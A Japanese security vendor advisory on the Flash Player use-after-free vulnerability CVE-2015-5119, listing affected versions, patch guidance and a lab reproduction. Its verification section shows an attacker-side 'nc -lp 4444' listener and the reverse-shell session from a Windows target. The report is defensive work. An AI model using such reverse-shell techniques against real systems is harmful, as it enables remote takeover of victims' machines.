SoftBank Technology

ソフトバンク・テクノロジー株式会社

脆弱性調査レポート

Flash Player のクラスの解放済みメモリ使用（use-after-free）の脆弱性により、リモートから任意のコードが実行可能な脆弱性（CVE-2015-5119）（APSB15-16）に関する調査レポート

【概要】

アドビ システムズ社の Flash Player に、リモートより任意のコードが実行される脆弱性（CVE-2015-5119）の攻撃コードが発見されました。

この脆弱性は、Flash Player の ActionScript 3 ByteArray クラスの解放済みメモリ使用（use-after-free）に不備が存在するため、開放後のメモリの使用が発生することにより、リモートより任意のコードの実行が可能となります。

この脆弱性を利用した攻撃が成立した場合、リモートから Flash Player を強制終了させたり、実行中のログオンユーザーの権限を奪取される危険性があります。

攻撃者は、細工された Web サイトに利用者を訪問させることにより、リモートからブラウザを実行する利用者のユーザ権限にて任意のコードを実行できる可能性があります。方法としては、リンクを記述した電子メールなどでメッセージを送信し、攻撃対象ユーザを細工した Web サイトへ誘導したり、日常的に攻撃対象ユーザがアクセスするサイトを改ざんし、攻撃を行うサイトに作り替えるなどしてアクセスしてきた際に本脆弱性を利用し、ログオンしているユーザと同じ権限で任意のコードを実行させます。

この脆弱性は、イタリアのセキュリティ企業、Hacking Team から流出した情報により、公になりました。流出した情報の中に、当該脆弱性を実証するコードが含まれており、また流出時には本脆弱性は修正プログラムが提供されていなかったため、ゼロデイの脆弱性が存在する状況でした。また、この脆弱性がエクスプロイトキット（=「Angler Exploit Kit」,「Nuclear Exploit Kit」）に組み込まれ、実際の攻撃に用いられたという報告もされています。

本レポート作成（2015 年 7 月 10 日）時点において、ベンダーより脆弱性を修正したバージョンがリリースされております（2015 年 7 月 8 日）。
しかしながら、攻撃を成立させるためのコードが容易に入手可能であり、かつ脆弱性に対する攻撃が容易であること、また攻撃を受けた際にシステムへの影響が大きいことから、今回、この脆弱性（CVE-2015-5119）の再現性について検証を行いました。

【影響を受ける可能性があるシステム】

- Windows 版および Macintosh 版の Adobe Flash Player 18.0.0.194 とそれ以前のバージョン
- Windows 版および Macintosh 版の Adobe Flash Player 継続サポートリリース 13.0.0.296 とそれ以前の 13.x バージョン

－ Google Chrome 用 の Adobe Flash Player18.0.0.194 とそれ以前のバージョン

－ Windows 8.0 および 8.1 の Internet Explorer 10、Internet Explorer 11 用の Adobe Flash Player18.0.0.194 とそれ以前のバージョン

－ Linux 版の Adobe Flash Player 11.2.202.468 とそれ以前の 11.x バージョン

－ Windows 版、Macintosh 版、Android 版、iOS 版の Adobe AIR デスクトップランタイム 18.0.0.144 とそれ以前のバージョン

－ Windows 版、Macintosh 版、Android 版、iOS 版の Adobe AIR SDK および Compiler 18.0.0.144 とそれ以前のバージョン

【対策案】

アドビ システムズ社より、この脆弱性を修正するプログラムがリリースされています。

当該脆弱性の修正を含む最新のバージョンを適用していただくことを推奨いたします。

【バージョン確認方法】

[コントロールパネル] – [プログラム] – [プログラムと機能] より Adobe Flash Player のバージョンを確認できます。

以下のサイトにて、現在使用している Flash Player のバージョンが確認できます。(現時点での最新リリースバージョンの確認もできます)

Flash Player の状況確認

Flash Player 本体のダウンロードは以下のサイトになります。

Flash Player の本体ダウンロード

*Google Chrome の場合は、Flash Player の機能がブラウザに統合されているため、Chrome 自体のアップデートを行う必要があります。

Google Chrome を更新する

*Windows 8、Windows Server 2012、Windows RT、Windows 8.1、Windows Server 2012 R2 および Windows RT 8.1 上の Internet Explorer 10 または 11 の場合は、Flash Player の機能がブラウザに統合されているため、Internet Explorer 自体のアップデートを行う必要があります。

マイクロソフト セキュリティ アドバイザリ (2755801)

【参考サイト】

CVE-2015-5119

Adobe セキュリティ情報:APSB15-16

JVNVU#90834367: Adobe Flash Player に解放済みメモリ使用 (use-after-free) の脆弱性

【検証概要】

ターゲットシステムを攻撃者が用意したサイトにアクセスさせることで、Flash Player の脆弱性を利用して任意のコードを実行させます。

今回の検証に用いたコードは、ターゲットシステム上から特定のサーバー、ポートへコネクションを確立させるよう誘導し、システム制御を奪取するものです。これにより、リモートからターゲットシステムが操作可能となります。


*誘導先のシステムは Linux です。

【検証ターゲットシステム】

Windows 7 SP1 日本語版 + Internet Explorer 11 + Flash Player 18.0.0.194

Windows 8.1 日本語版 + Firefox 39.0 + Flash Player 18.0.0.194

【検証イメージ】




【検証結果】

下図は、誘導先のコンピュータ(Linux)の画面です。黄線で囲まれた部分は、誘導先のホストの情報です。

一方で、赤線で囲まれている部分は、ターゲットシステム(Windows 7 及び Windows 8.1)において、ホスト名、ユーザーの情報、IP アドレスの情報を表示するコマンドを実行した結果が表示されています。

これにより、ターゲットシステムで任意のコマンドを実行することに成功したと判断できます。

Windows 7 の場合



Windows 8.1 の場合

```
root@debian77:~# uname -an
Linux debian77 3.2.0-4-amd64 #1 SMP Debian 3.2.65-1+deb7u2 x86_64 GNU/Linux
root@debian77:~#
root@debian77:~# ifconfig eth0
eth0      Link encap:イーサネット  ハードウェアアドレス 00:0c:29:67:bf:bd
          inetアドレス:10.0.0.177 ブロードキャスト:10.0.0.255  マスク:255.255.255.0
          inet6アドレス: fe80::20c:29ff:fe67:bfbd/64 範囲:リンク
          UP BROADCAST RUNNING MULTICAST  MTU:1500  メトリック:1
          RXパケット:713 エラー:0 損失:10 オーバラン:0 フレーム:0
          TXパケット:547 エラー:0 損失:0 オーバラン:0 キャリア:0
      衝突(Collisions):0 TXキュー長:1000
          RXバイト:120288 (117.4 KiB)  TXバイト:67244 (65.6 KiB)

root@debian77:~#
root@debian77:~# nc -lp 4444
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:¥Program Files¥Mozilla Firefox>whoami
whoami
testwin8¥admin

C:¥Program Files¥Mozilla Firefox>ipconfig
ipconfig

Windows IP 構成


イーサネット アダプター イーサネット:

   接続固有の DNS サフィックス . . . . .:
   IPv4 アドレス . . . . . . . . . . . .: 10.0.0.103
   サブネット マスク . . . . . . . . . .: 255.255.255.0
   デフォルト ゲートウェイ . . . . . . .: 10.0.0.1
```

【更新履歴】

2015 年 7 月 10 日 ： 初版公開

ソフトバンク・テクノロジー株式会社
〒160-0022 東京都新宿区新宿 6 丁目 27 番地 30 号
新宿イーストサイドスクエア 17 階
受付時間：平日 10:00～17:00

電話 03-6892-3154
メール sbt-ipsol@tech.softbank.co.jp
URL https://www.softbanktech.jp/